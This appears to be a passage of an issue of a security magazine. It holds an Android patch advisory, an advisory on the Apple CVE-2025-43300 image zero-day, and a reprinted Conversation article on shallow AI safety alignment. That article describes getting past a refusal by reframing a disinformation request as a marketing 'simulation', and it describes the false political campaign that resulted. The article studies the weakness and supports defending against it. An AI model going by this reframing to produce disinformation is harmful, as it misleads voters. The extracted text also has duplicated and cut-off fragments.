
Other vulnerabilities Google patched in the recent update are remote code execution, privilege escalation, information disclosure and denial of service vulnerabilities.

Impact

Over 3.9 to 4.5 billion people actively use Android globally. That is a very wide surface area for hacking attacks. Google has already disclosed that the above two vulnerabilities have been exploited in real-world although it didn't reveal how it was weaponized. It is saying that vulnerabilities are under "limited, targeted exploitation".

How to protect yourself?

If you are an Android user, update your Android device as soon as possible to patch level 2025-09-05 or later. You can see your Android version number, security update level, and patch level from settings app. Go to Settings->About Phone -> About Devices and tap on software update to update your devices.



The patches are available for Android versions 13, 14, 15 and 16 release. Other Android versions will not receive these fixes. That means over a billion Android phones are vulnerable to these vulnerabilities. People running older versions of Android are urged to upgrade these devices to keep your data safe.



This update is only available for Android versions 13, 14, 15 and 16.
Other Android versions will not receive these fixes leaving over a billion Android phones vulnerable

Zimperium warns that over 23.5% of Android devices are not upgradeable due to age of the device. It is also said that 50% of mobile devices running old operating system versions are present at any time in usage and most of them are compromised or hacked already.

"Android security is a continuous journey — patching vulnerabilities quickly and educating users is key to staying ahead of attackers."

— Google Security Team

ONLINE SECURITY

How we tricked AI chatbots
into creating
misinformation, despite
'safely' measures.

The shallow safety problem

Lin Tian

Research Fellow, Data Science
Institute, University of Technology
Sydney

Marian-Andrei Rizoïu

Associate Professor in Behavioral
Data Science, University of
Technology Sydney

We were inspired by a recent study from researchers at Princeton and Google. They showed current AI safety measures primarily work by controlling just the first few words of a response. If a model starts with “I cannot” or “I apologise”, it typically continues refusing throughout its answer.

When you ask ChatGPT or other AI assistants to help create misinformation, they typically refuse, with responses like “I cannot assist with creating false information.” But our tests show

"Our experiments – not yet published in a peer-reviewed journal – confirmed this vulnerability. When we directly asked a commercial language model to create disinformation about Australian political parties, it correctly refused."

these safety measures are surprisingly shallow – often just a few words deep – making them alarmingly easy to circumvent.

We have been investigating how AI language models can be manipulated to generate coordinated disinformation campaigns across social media platforms. What we found should concern anyone worried about the integrity of online information.

Our experiments – not yet published in a peer-reviewed journal – confirmed this vulnerability. When we directly asked a commercial language model to create dis

information about Australian political parties, it correctly refused.

However, we also tried the exact same request as a “simulation” where the AI was told it was a “helpful social media marketer” developing “general strategy and best practices”. In this case, it enthusiastically complied.

The AI produced a comprehensive

(Cont'd On Next Page)

disinformation campaign falsely portraying Labor's superannuation policies for harmful content readily complied as a "quasi inheritance tax". It came complete with platform-specific posts, hashtag strategies, and visual content suggestions designed to manipulate public opinion. The ease with which these safety measures can be bypassed has serious implications. Bad actors could use the same techniques to generate large-scale disinformation campaigns at minimal cost. They could create platform-specific content that appears authentic to users, overwhelm fact-checkers with sheer volume, and target specific communities with tailored false narratives.

The main problem is that the model can generate harmful content but isn't truly aware of what is harmful, or why it should refuse. Large language models are simply trained to start responses with "I cannot" when certain topics are requested.

"The main problem is that the model can generate harmful content but isn't truly aware of what is harmful, or why it should refuse. Large language models are simply trained to start responses with "I cannot" when certain topics are requested."

Think of a security guard checking minimal identification when allowing customers into a nightclub. If they don't understand who and why someone is not allowed inside, then a simple disguise would be enough to let anyone get in.

Real-world implications

To demonstrate this vulnerability, we tested several popular AI models with prompts designed to generate disinformation.

The results were troubling: models t-

The process can largely be automated. What once required significant human resources and coordination could now be accomplished by a single individual with basic prompting skills.

The technical details

The American study found AI safety-

(Cont'd On Next Page)

y alignment typically affects only the first 3–7 words of a response. (Technically this is 5–10 tokens – the chunks AI models break text into for processing.)

This “shallow safety alignment” occurs because training data rarely includes examples of models refusing after starting to comply. It is easier to control these initial tokens than to maintain safety throughout entire responses.

Also essential is transparency from AI companies about safety weaknesses. We also need public awareness that current safety measures are far from foolproof. AI developers are actively working on solutions such as constitutional AI training. This process aims to instill models with deeper principles about harm, rather than just surface-level refusal patterns.

Moving toward deeper safety

The US researchers propose several solutions, including training models with “safety recovery examples”. These would teach models to stop and refuse even after beginning to produce harmful content.

They also suggest constraining how much the AI can deviate from safe responses during fine-tuning for specific tasks. However, these are just first steps.

As AI systems become more powerful, we will need robust, multi-layered safety measures operating throughout response generation. Regular testi-

The US researchers propose several solutions, including training models with “safety recovery examples”. These would teach models to stop and refuse even after beginning to produce harmful content.

comprehensive solutions will take time to deploy across the AI ecosystem.

The bigger picture

The shallow nature of current AI safeguards isn’t just a technical curiosity. It’s a vulnerability that could reshape how misinformation spreads online.

AI tools are spreading through into

(Cont'd On Next Page)

our information ecosystem, from new generation to social media content creation. We must ensure their safety measures are more than just skin deep.

The growing body of research on this issue also highlights a broader challenge in AI development. There is a big gap between what models appear to be capable of and what they actually understand.

While these systems can produce remarkably human-like text, they lack contextual understanding and moral reasoning. These would allow them to consistently identify and refuse harmful requests regardless of how they're phrased.

For now, users and organisations deploying AI systems should be aware t

that simple prompt engineering can potentially bypass many current safety measures. This knowledge should inform policies around AI use and underscore the need for human oversight

in sensitive applications.

As the technology continues to evolve, the race between safety measures and methods to circumvent them will accelerate. Robust, deep safety measures are important not just for technicians – but for all of society.

**This
article
first appeared
in
The Conversation**

*This part of the page
has been intentionally
left blank*

MOBILE SECURITY



**“WHEN A
PICTURE
BECOMES A
WEAPON: INSIDE
APPLE’S
IMAGE I/O
ZERO-DAY”**

A critical zero-day vulnerability has been confirmed in Apple iOS and iPadOS that is already under active exploitation.

Zero-day vulnerability in iOS and iPadOS enables RCE



About the vulnerability

The zero-day vulnerability tracked as CVE-2025-43300 is present in the core Image Input/Output framework in Apple's operating systems. Image I/O framework handles and renders various image formats in Apple devices. The vulnerability is an out-of-bound-write issue in this framework.

This vulnerability was discovered by Apple itself. iPhones running iOS version before 18.6.2, iPadOS versions less than 18.6.2 or iPadOS less than 17.7, macOS ventura prior to 13.7.8, macOS Sonoma prior to 14.7.8, macOS sequoia prior to 15.6.1 are vulnerable to this zero-day.

"CVE-2025-43300 represents a sophisticated zero-day exploit actively leveraged to execute remote code on targeted Apple devices via crafted image files." — Apple Security Team



CVE-2025-43300 is an out-of-bounds issue in Apple's I/O image framework

How hackers can exploit this vulnerability?

Fig: Exploitation scenario of CVE-2025-43300

STEP 1

Hackers send a specially crafted malicious image to target Apple devices.

STEP 2

This image will write data outside the intended memory buffer and achieve remote code execution without user interaction.

STEP 3

Hacker takes full control of the target Apple device.

Since the vulnerability is a out-of-bound buffer overflow in Apple's core Image I/O framework, hackers can exploit this vulnerability by just sending a specially crafted malicious image. This image will write data outside the intended memory buffer and achieve remote code execution without user interaction. Subsequently, hackers take full control of the targeted Apple iOS device.

Impact

Apple sold over 3 billion iPhones (running iOS) around the world until September 2025, and 636 million iPads (running iPadOS) by end of 2024. macOS as desktop operating system has a market share of over 4.79% as of August 2025. That itself is millions of users. Almost all of these devices are vulnerable.

CISA has already added CVE-2025-43300 to its known Exploits and vulnerabilities (KEV) catalogue. It has already been exploited in real-world but just like in the case of past zero-click vulnerabilities in Apple's devices, this vulnerability has also been used in targeted exploitation of political dissidents, activists and journalists. This targeted exploitation suggests state sponsored-groups are involved in the exploitation of this vulnerability. In the past, zero-day in Apple were used to install surveillance toolkit like Pegasus.

How to protect yourself?

Apple has already released patches that fix this vulnerability. This patch fixes it by using bounds checking. The iOS and iPadOS versions with the patches applied are iOS 18.6.2 and iPadOS 18.6.2. Users are advised to update their devices as soon as possible using the software update function in your devices settings to protect you from this zero-day.

Patches are also available for iPhone XS and later, iPad Pro etc. Patch your devices immediately.



- OS as desktop operating system has a market share of over 4.79% as of August 2025. That itself is millions of users. Almost all of these devices are vulnerable.

CISA has already added CVE-2025-43300 to its known Exploits and vulnerabilities (KEV) catalogue. It has already been exploited in real-world but just like in the case of past zero-click vulnerabilities in Apple's devices, this vulnerability has also been used in targeted exploitation of political dissidents, activists and journalists. This targeted exploitation suggests state sponsored-groups are involved in the exploitation of this vulnerability. In the past, zero-day in Apple were used to install surveillance toolkit like Pegasus.

How to protect yourself?

Apple has already released patches that fix this vulnerability. This patch fixes it by using bounds checking. The iOS and iPadOS versions with the patches applied are iOS 18.6.2 and iPadOS 18.6.2. Users are advised to update their devices as soon as possible using the software update function in your devices settings to protect you from this zero-day.

Patches are also available for iPhone XS and later, iPad Pro etc. Patch your devices immediately.

*This part of the page
has been intentionally
left blank*

DOWNLOADS

Network Security Toolkit NST)

<https://sourceforge.net/projects/nst/files/>

USEFUL RESOURCES

Check whether your email is a part of any data breach

<https://haveibeenpwned.com>

Vulnera

<https://github.com/hackercoolmagz/vulnera>

Follow Hackercool Magazine for latest updates



"The greatest enemy of security is complexity."
– Bruce Schneier

Simplifying Cyber Security since 2016
HACKERCOOL

**Year
2017
Bundle**

Buy now

Simplifying Cyber Security since 2016
HACKERCOOL

**Year
2018
Bundle**

Buy now

Simplifying Cyber Security since 2016
HACKERCOOL

**Year
2019
Bundle**

Buy now

Simplifying Cyber Security since 2016
HACKERCOOL

**Year
2020
Bundle**

Buy now